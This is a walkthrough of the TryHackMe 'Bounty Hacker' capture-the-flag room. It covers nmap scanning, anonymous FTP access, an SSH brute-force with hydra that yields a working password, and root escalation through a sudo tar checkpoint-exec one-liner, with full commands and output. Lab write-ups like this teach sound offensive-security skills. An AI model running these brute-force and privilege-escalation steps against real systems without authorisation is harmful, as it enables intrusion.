

BOUNTY HACKER


To access the challenge, click on the link given below:

- <https://tryhackme.com/room/cowboyhacker>

SCANNING

I scanned the target using **nmap** and found 3 services running:

- FTP
- SSH
- HTTP




```
root@kali: ~/thm/bountyhacker
root@kali: ~/thm/bountyhacker
root@kali: ~/thm/bountyhacker

(root@kali) ~/thm/bountyhacker
# nmap -sV -sC 10.10.58.113 -T4 -oN bounty.nmap -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 23:49 EDT
Nmap scan report for 10.10.58.113
Host is up (0.16s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:10.21.17.140
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-r-- 1 ftp      ftp      418 Jun 07 2020 locks.txt
|_ -rw-rw-r-- 1 ftp      ftp      68 Jun 07 2020 task.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|_ 256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_ 256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

The default script scan also found that the FTP server allowed *anonymous* access.

FOOTHOLD

I visited the website and found potential usernames. Besides that, I found nothing special. Even directory and file fuzzing yielded no results.



I then moved onto FTP and logged in as an *anonymous* user. I then listed the contents and found 2 *txt* files.

```

root@kali: ~/thm/bountyhacker
File Actions Edit View Help
root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker

(root@kali)-[~/thm/bountyhacker]
# ftp 10.10.58.113
Connected to 10.10.58.113.
220 (vsFTPd 3.0.3)
Name (10.10.58.113:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30755|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp>

```

I downloaded both the files on my local system to view what's inside them.

```


ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****| 418 6.99 KiB/s 00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.82 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****| 68 0.98 KiB/s 00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.29 KiB/s)
ftp>

```

The *task.txt* file revealed 2 potential usernames:

- Vicious
- lin

The *locks.txt* file seemed like a wordlist.



The screenshot shows a Kali Linux terminal window with the title bar 'root@kali: ~/thm/bountyhacker'. The terminal displays the following commands and output:

```

(root@kali) - [~/thm/bountyhacker]
# ls
bounty.nmap  locks.txt  task.txt

(root@kali) - [~/thm/bountyhacker]
# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin

(root@kali) - [~/thm/bountyhacker]
# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9!cat3
R3DDr460NSyndIc@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynD1c4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0NSynd1c@T3
Synd1c4teDr@g0n
reddRAG0N
REddRaG0N5yNdIc47e
Dra6oN$yndIc@t3
4L1mi6H71StHeB357
rEDdrag0n$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e

```

I then used **hydra** and found a valid **ssh** password from the *locks.txt* wordlist for the user *lin*.

```
root@kali: ~/thm/bountyhacker
File Actions Edit View Help
root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker
(root@kali) - [~/thm/bountyhacker]
# hydra -l 'lin' -P locks.txt ssh://10.10.58.113
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-19 00:11:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.58.113:22/
[22][ssh] host: 10.10.58.113 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-19 00:11:57
```

I then accessed the target using **ssh** and captured the user flag from *lin*'s Desktop.

```
lin@bountyhacker: ~/Desktop
File Actions Edit View Help
root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker lin@bountyhacker: ~/Desktop root@kali: ~/thm/bountyhacker
(root@kali) - [~/thm/bountyhacker]
# cat creds
lin : RedDr4gonSynd1cat3

(root@kali) - [~/thm/bountyhacker]
# ssh lin@10.10.58.113
The authenticity of host '10.10.58.113 (10.10.58.113)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.58.113' (ED25519) to the list of known hosts.
lin@10.10.58.113's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{ }
lin@bountyhacker:~/Desktop$ |
```

PRIVILEGE ESCALATION

Since I had the password, I looked at *lin*'s **sudo** privileges. Here, I found *lin* was allowed to execute **tar** as root.

```
lin@bountyhacker: ~/Desktop
File Actions Edit View Help
root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker lin@bountyhacker: ~/Desktop root@kali: ~/thm/bountyhacker
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

I checked **GTFObins** to see if this binary could be directly exploited and found a way to spawn a **bash** shell.

```
tar | GTFObins
https://gtfobins.github.io/gtfobins/tar/#sudo

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

LFILE=file to read
tar xf "$LFILE" -I '/bin/sh -c "cat 1&2"'

|Sudo
If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

I referred to the command in **GTFObins** to spawn a **bash** shell as *root*.

```
root@bountyhacker: ~/Desktop
File Actions Edit View Help
root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker root@bountyhacker: ~/Desktop root@kali: ~/thm/bountyhacker
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
root@bountyhacker:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhacker:~/Desktop#
```

Finally, I captured the root flag from */root* directory.

```
root@bountyhacker: /root
File Actions Edit View Help
root@kali: ~/thm/bountyhacker root@kali: ~/thm/bountyhacker root@bountyhacker: /root root@kali: ~/thm/bountyhacker
root@bountyhacker:~# cd /
root@bountyhacker:/# ls
bin cdrom etc initrd.img lib lost+found mnt proc run snap sys usr vmlinuz
boot dev home initrd.img.old lib64 media opt root sbin srv tmp var vmlinuz.old
root@bountyhacker:/# cd root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80[REDACTED]}
root@bountyhacker:/root#
```

That's it from my side!

Until next time :)

